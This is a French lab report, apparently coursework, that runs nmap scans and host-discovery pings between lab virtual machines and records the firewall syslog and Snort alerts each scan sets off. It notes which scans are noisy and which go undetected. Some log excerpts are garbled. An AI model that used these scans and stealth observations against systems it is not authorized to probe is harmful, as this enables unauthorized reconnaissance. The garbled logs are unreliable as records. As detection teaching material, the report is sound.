Apr 23 22:25:48 ubuntuserv kernel: [10645.087251] [UFW AUDIT INVALID] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=40
ID=28754 PROTO=TCP SPT=7443 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.087253] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=40 ID=2875
4 PROTO=TCP SPT=2381 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.087255] [UFW AUDIT INVALID] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=58
ID=19049 PROTO=TCP SPT=36915 DPT=2381 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0
Apr 23 22:25:48 ubuntuserv kernel: [10645.087258] [UFW BLOCK] IN=ens33 OUT= MAC=0:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=58 ID=1904
9 PROTO=TCP SPT=36915 DPT=2381 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0

```

nmap -sN: Même principe que Xmas tree mais aucun drapeau ne possède de valeur.

```

└─(kali㉿yas)-[~]
$ sudo nmap -sN 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:26 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.50 seconds

```

Détection : Non détecté par les firewall sans état mais génère des logs dans syslog.

```
Apr 23 22:26:34 ubuntuuser kernel: [1061.072886] [UFW AUDIT INVALID] IN=en33 OUT= MAC=00:0c:29:65:  
19:9b:00:0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=58  
I=2316s PROTO=TCP SPT=38113 DPT=1045 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.072886] [UFW BLOCK] IN=en33 OUT= MAC=00:0c:29:65:19:9b:00:  
0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=58 ID=2316  
5 PROTO=TOP SPT=38113 DPT=1045 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.072886] [UFW AUDIT INVALID] IN=en33 OUT= MAC=00:0c:29:65:  
19:9b:00:0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=51  
I=4581s PROTO=TCP SPT=38111 DPT=30 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.072891] [UFW BLOCK] IN=en33 OUT= MAC=00:0c:29:65:19:9b:00:  
0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=51 ID=4581  
6 PROTO=TOP SPT=38111 DPT=30 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.072886] [UFW AUDIT INVALID] IN=en33 OUT= MAC=00:0c:29:65:  
19:9b:00:0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=42  
I=6226s PROTO=TCP SPT=38111 DPT=5280 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.077907] [UFW BLOCK] IN=en33 OUT= MAC=00:0c:29:65:19:9b:00:  
0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=42 ID=6226  
1 PROTO=TOP SPT=38111 DPT=5280 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.160809] [UFW AUDIT INVALID] IN=en33 OUT= MAC=00:0c:29:65:  
19:9b:00:0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=57  
I=56822s PROTO=TCP SPT=38113 DPT=5962 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.161890] [UFW BLOCK] IN=en33 OUT= MAC=00:0c:29:65:19:9b:00:  
0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=57 ID=5682  
2 PROTO=TOP SPT=38113 DPT=5962 WINDOW=1024 RES=0x00 URGF=0  
HugePageAlloc: 0x0000000000000000  
Apr 23 22:26:34 ubuntuuser kernel: [1061.173445] [UFW AUDIT INVALID] IN=en33 OUT= MAC=00:0c:29:65:  
19:9b:00:0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=46  
I=3707s PROTO=TOP SPT=38113 DPT=30 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.173445] [UFW BLOCK] IN=en33 OUT= MAC=00:0c:29:65:19:9b:00:  
0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=46 ID=3707  
8 PROTO=TOP SPT=38111 DPT=30 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.179546] [UFW AUDIT INVALID] IN=en33 OUT= MAC=00:0c:29:65:  
19:9b:00:0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=41  
I=0s@4040 PROTO=TOP SPT=38113 DPT=5280 WINDOW=1024 RES=0x00 URGF=0  
Apr 23 22:26:34 ubuntuuser kernel: [1061.179550] [UFW BLOCK] IN=en33 OUT= MAC=00:0c:29:65:19:9b:00:  
0c:29:65:5b:05:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x0 PREC=0x0 TTL=41 ID=4034  
0 PROTO=TOP SPT=38113 DPT=5280 WINDOW=1024 RES=0x00 URGF=0
```

`nmap -sM` : idem au scan NULL et XMAS (Drapeaux FIN + ACK à 1)

```
[kali㉿yas)-[~]
$ sudo nmap -sM 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:27 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00052s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.50 seconds
```

Détection : pas très discret, génère des centaines de log dans syslog

Apr 23 22:27:23 ubntusys kernel: [10740,31593] [UFW AUDIT INVALID] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=45 ID=14449 PROTO=TCP SPT=40010 DPT=25734 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,31597] [UFW BLOCK] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=45 ID=14449 8 PROTO=TCP SPT=40010 DPT=25734 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,31595] [UFW AUDIT INVALID] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=21977 PROTO=TCP SPT=40012 DPT=6689 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,31595] [UFW BLOCK] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=21977 7 PROTO=TCP SPT=40012 DPT=6689 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,31595] [UFW AUDIT INVALID] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=34584 PROTO=TCP SPT=40012 DPT=12000 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,31594] [UFW BLOCK] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=41 4 PROTO=TCP SPT=40012 DPT=12000 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,323200] [UFW AUDIT INVALID] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=14673 PROTO=TCP SPT=40012 DPT=49156 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,323205] [UFW BLOCK] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=14673 3 PROTO=TCP SPT=40012 DPT=49156 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,41107] [UFW AUDIT INVALID] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=47 ID=50326 PROTO=TCP SPT=40012 DPT=58080 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,41128] [UFW BLOCK] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=47 ID=50326 8 PROTO=TCP SPT=40012 DPT=58080 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,41910] [UFW AUDIT INVALID] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=50 ID=1765 PROTO=TCP SPT=40012 DPT=25734 WINH0=1024 RES=0x00 ACK FIN URGP=0
Apr 23 22:27:23 ubntusys kernel: [10740,419106] [UFW BLOCK] In=en33 OUT= mac=00:0c:29:65:19:9b:00:0c:29:9e:55:bb:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=50 ID=1765 5 PROTO=TCP SPT=40012 DPT=25734 WINH0=1024 RES=0x00 ACK FIN URGP=0

nmap -sF : idem que NULL et XMAS (Drapeaux FIN à 1 pour simuler une fin de connexion)

```
[kali㉿yas)-[~]
$ sudo nmap -sF 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:28 CEST
Nmap scan report for 192.168.94.131
Host is up (0.0030s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
```

Détection : Bruvant, même après la fin du scan il continue à envoyé des logs

nmap -sA : Scan TCP ACK sur un hôte spécifié (possibilité de préciser le port)

```
(kali㉿yas)-[~]
$ sudo nmap -sA 21 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 21:09 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00060s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 2 IP addresses (1 host up) scanned in 24.70 seconds
```

Détection :

```
Apr 24 19:09:58 ubuntuserv kernel: [ 140.447837] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00 :0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=55 ID=53389 PROTO=TCP SPT=60818 DPT=1033 WINDOW=1024 RES=0x00 ACK URGP=0
Apr 24 19:09:58 ubuntuserv kernel: [ 140.449520] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00 :0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=53 ID=20981 PROTO=TCP SPT=60818 DPT=407 WINDOW=1024 RES=0x00 ACK URGP=0
Apr 24 19:09:58 ubuntuserv kernel: [ 140.452045] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00 :0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=30501 PROTO=TCP SPT=60818 DPT=1095 WINDOW=1024 RES=0x00 ACK URGP=0
Apr 24 19:09:58 ubuntuserv kernel: [ 140.452052] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00 :0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=16796 PROTO=TCP SPT=60818 DPT=3851 WINDOW=1024 RES=0x00 ACK URGP=0
Apr 24 19:09:58 ubuntuserv kernel: [ 140.522388] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00 :0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=40 ID=11240 PROTO=TCP SPT=60818 DPT=9500 WINDOW=1024 RES=0x00 ACK URGP=0
Apr 24 19:09:58 ubuntuserv kernel: [ 140.527848] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00 :0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=43 ID=13897 PROTO=TCP SPT=60818 DPT=1658 WINDOW=1024 RES=0x00 ACK URGP=0
Apr 24 19:09:58 ubuntuserv kernel: [ 140.528020] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00 :0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=40 TOS=0x00 PREC=0x00 TTL=43 ID=33194 PROTO=TCP SPT=60818 DPT=425 WINDOW=1024 RES=0x00 ACK URGP=0
```

nmap -sU : utilise le protocole UDP afin d'exploiter les services UDP (SNMP, DNS, DHCP,...)

```
[kali㉿yas)-[~]
$ sudo nmap -sU 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:34 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00051s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.40 seconds
```

Détection : Évite le 3 ways handshake

```

Apr 23 22:34:55 ubntuserv kernel: [11176_799718] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=28 TOS=0x00 PREC=0x00 TTL=52 ID=2186
0 PROTO=UDP SPT=63791 DFT=959 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_799722] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=28 TOS=0x00 PREC=0x00 TTL=58 ID=6393
3 PROTO=UDP SPT=63793 DFT=16496 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_886602] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=68 TOS=0x00 PREC=0x00 TTL=44 ID=4448
8 PROTO=UDP SPT=63793 DFT=51554 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_899456] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=68 TOS=0x00 PREC=0x00 TTL=43 ID=3506
4 PROTO=UDP SPT=63793 DFT=49204 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_900621] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=28 TOS=0x00 PREC=0x00 TTL=50 ID=5933
0 PROTO=UDP SPT=63793 DFT=16496 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_900627] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=28 TOS=0x00 PREC=0x00 TTL=44 ID=1275
9 PROTO=UDP SPT=63793 DFT=959 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_900631] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=28 TOS=0x00 PREC=0x00 TTL=51 ID=3445
1 PROTO=UDP SPT=63793 DFT=16932 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_900633] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=68 TOS=0x00 PREC=0x00 TTL=58 ID=3140
2 PROTO=UDP SPT=63793 DFT=51717 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_900636] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=28 TOS=0x00 PREC=0x00 TTL=49 ID=2205
5 PROTO=UDP SPT=63793 DFT=30365 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_900639] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=100 TOS=0x00 PREC=0x00 TTL=45 ID=423
13 PROTO=UDP SPT=63793 DFT=1124 LEN=40
Apr 23 22:34:55 ubntuserv kernel: [11176_900669] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=28 TOS=0x00 PREC=0x00 TTL=50 ID=3579
4 PROTO=UDP SPT=63793 DFT=25337 LEN=48
Apr 23 22:34:55 ubntuserv kernel: [11176_900687] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:65:19:9b:00
:0c:29:9e:55:b5:08:00 SRC=192.168.94.128 DST=192.168.94.131 LEN=28 TOS=0x00 PREC=0x00 TTL=59 ID=3142
8 PROTO=UDP SPT=63793 DFT=23679 LEN=48

```

Commandes	Ports trouvés ?	Scan détecté ?	Temps d'exécution :
nmap -sT	oui	oui	21.35 secondes
nmap -sS	oui	oui	21.67 secondes
nmap -sX	oui	oui	21.40 secondes
nmap -sN	oui	oui	21.50 secondes
nmap -sM	oui	oui	21.50 secondes
nmap -sF	oui	oui	21.54 secondes
nmap -sA	oui	oui	21.67 secondes
nmap -sU	oui	oui	21.40 secondes

Découverte de l'OS et des versions des services :

nmap -O : permet de déterminer la marque et la version du système d'exploitation en cours d'exécution.

```

└─(kali㉿yas)-[~]
$ sudo nmap -O 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:35 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00069s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds

```

nmap -A : pour la découverte des OS et services

```
(kali㉿yas)-[~]
└─$ sudo nmap -A 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 00:36 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00064s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.64 ms  192.168.94.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.19 seconds
```

Commandes	Scan détecté ?	Si détecté, détection partielle ?
nmap -O	Oui	Visible sur syslog
nmap -A	Oui	Visible sur syslog

Snort :

ping sweep:

```
(kali㉿yas)-[~]
└─$ sudo nmap -sT 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 15:26 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00056s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.43 seconds
```

Détection : Génère des log dans le fichier log de snort

```
04/24-13:27:07.471381  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:51724 -> 192.168.94.131:161
04/24-13:27:07.571792  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:51730 -> 192.168.94.131:161
04/24-13:27:07.975448  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:35624 -> 192.168.94.131:705
04/24-13:27:08.075434  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:35628 -> 192.168.94.131:705
```

SYN ping:

```
(kali㉿yas)-[~]
└─$ sudo nmap -sn -PS 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 21:38 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00083s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Détection : Aucun log n'a été généré.

Ack ping:

```
(kali㉿yas)-[~]
└─$ sudo nmap -sn -PA 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 15:37 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00035s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Détection : Assez discret car il génère peu de logs

```
04/24-13:38:00.321672  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:53190 -> 239.255.255.250:1900
```

ARP ping:

```
(kali㉿yas)-[~]
└─$ sudo nmap -sn -PR 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 15:39 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00039s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

Détection :

```
04/24-13:43:57.316423  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:65471 -> 239.255.255.250:1900
04/24-13:43:58.324909  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:65471 -> 239.255.255.250:1900
04/24-13:43:59.334720  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:65471 -> 239.255.255.250:1900
04/24-13:44:00.343153  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:65471 -> 239.255.255.250:1900
```

ICMP ping:

```
(kali㉿yas)-[*]
└─$ sudo nmap -sn -PP 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 15:42 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00054s latency).
MAC Address: 00:0C:29:65:19:9B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Détection :

```
04/24-13:45:26.816442  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:57657 -> 192.168.94.131:161
04/24-13:45:26.916600  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:57659 -> 192.168.94.131:161
04/24-13:45:38.718432  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:57657 -> 192.168.94.131:705
04/24-13:45:38.818852  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:57659 -> 192.168.94.131:705
04/24-13:45:57.324557  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:52045 -> 239.255.255.250:1900
04/24-13:45:58.337965  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:52045 -> 239.255.255.250:1900
04/24-13:45:59.348364  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:52045 -> 239.255.255.250:1900
04/24-13:46:00.358372  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.94.1:52045 -> 239.255.255.250:1900
```

TCP Syn:

```
(kali㉿yas)-[~]
└─$ sudo nmap -ss 192.168.94.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-24 21:35 CEST
Nmap scan report for 192.168.94.131
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.94.131 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:65:19:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.52 seconds
```

Détection:

```
04/24-19:35:47.405135  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:37297 -> 192.168.94.131:705
04/24-19:35:47.503768  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:37299 -> 192.168.94.131:705
04/24-19:35:49.018035  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:37297 -> 192.168.94.131:161
04/24-19:35:49.121219  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.94.128:37299 -> 192.168.94.131:161
```

NULL : N'est pas détecté par SNORT

Netbios :

Cette commande n'a pas marché sur ma machine, malgré le fait que je suis en root.

```
(kali㉿yas)-[~/usr/bin]
$ sudo nbtscan 192.168.94.131/24
Doing NBT name scan for addresses from 192.168.94.131/24

IP address      NetBIOS Name    Server    User      MAC address
_____
192.168.94.255 Sendto failed: Permission denied

(kali㉿yas)-[~/usr/bin]
$ sudo nbtscan 192.168.94.131
Doing NBT name scan for addresses from 192.168.94.131

IP address      NetBIOS Name    Server    User      MAC address
_____
```

Détection de failles:

Voici l'adresse ip de metasploit-linux :

```
msfadmin@metasploitable:/# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:1e:95:ba
          inet addr:192.168.0.238 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: 2a02:2788:8e4:4f1:20c:29ff:fe1e:95ba/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fe1e:95ba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
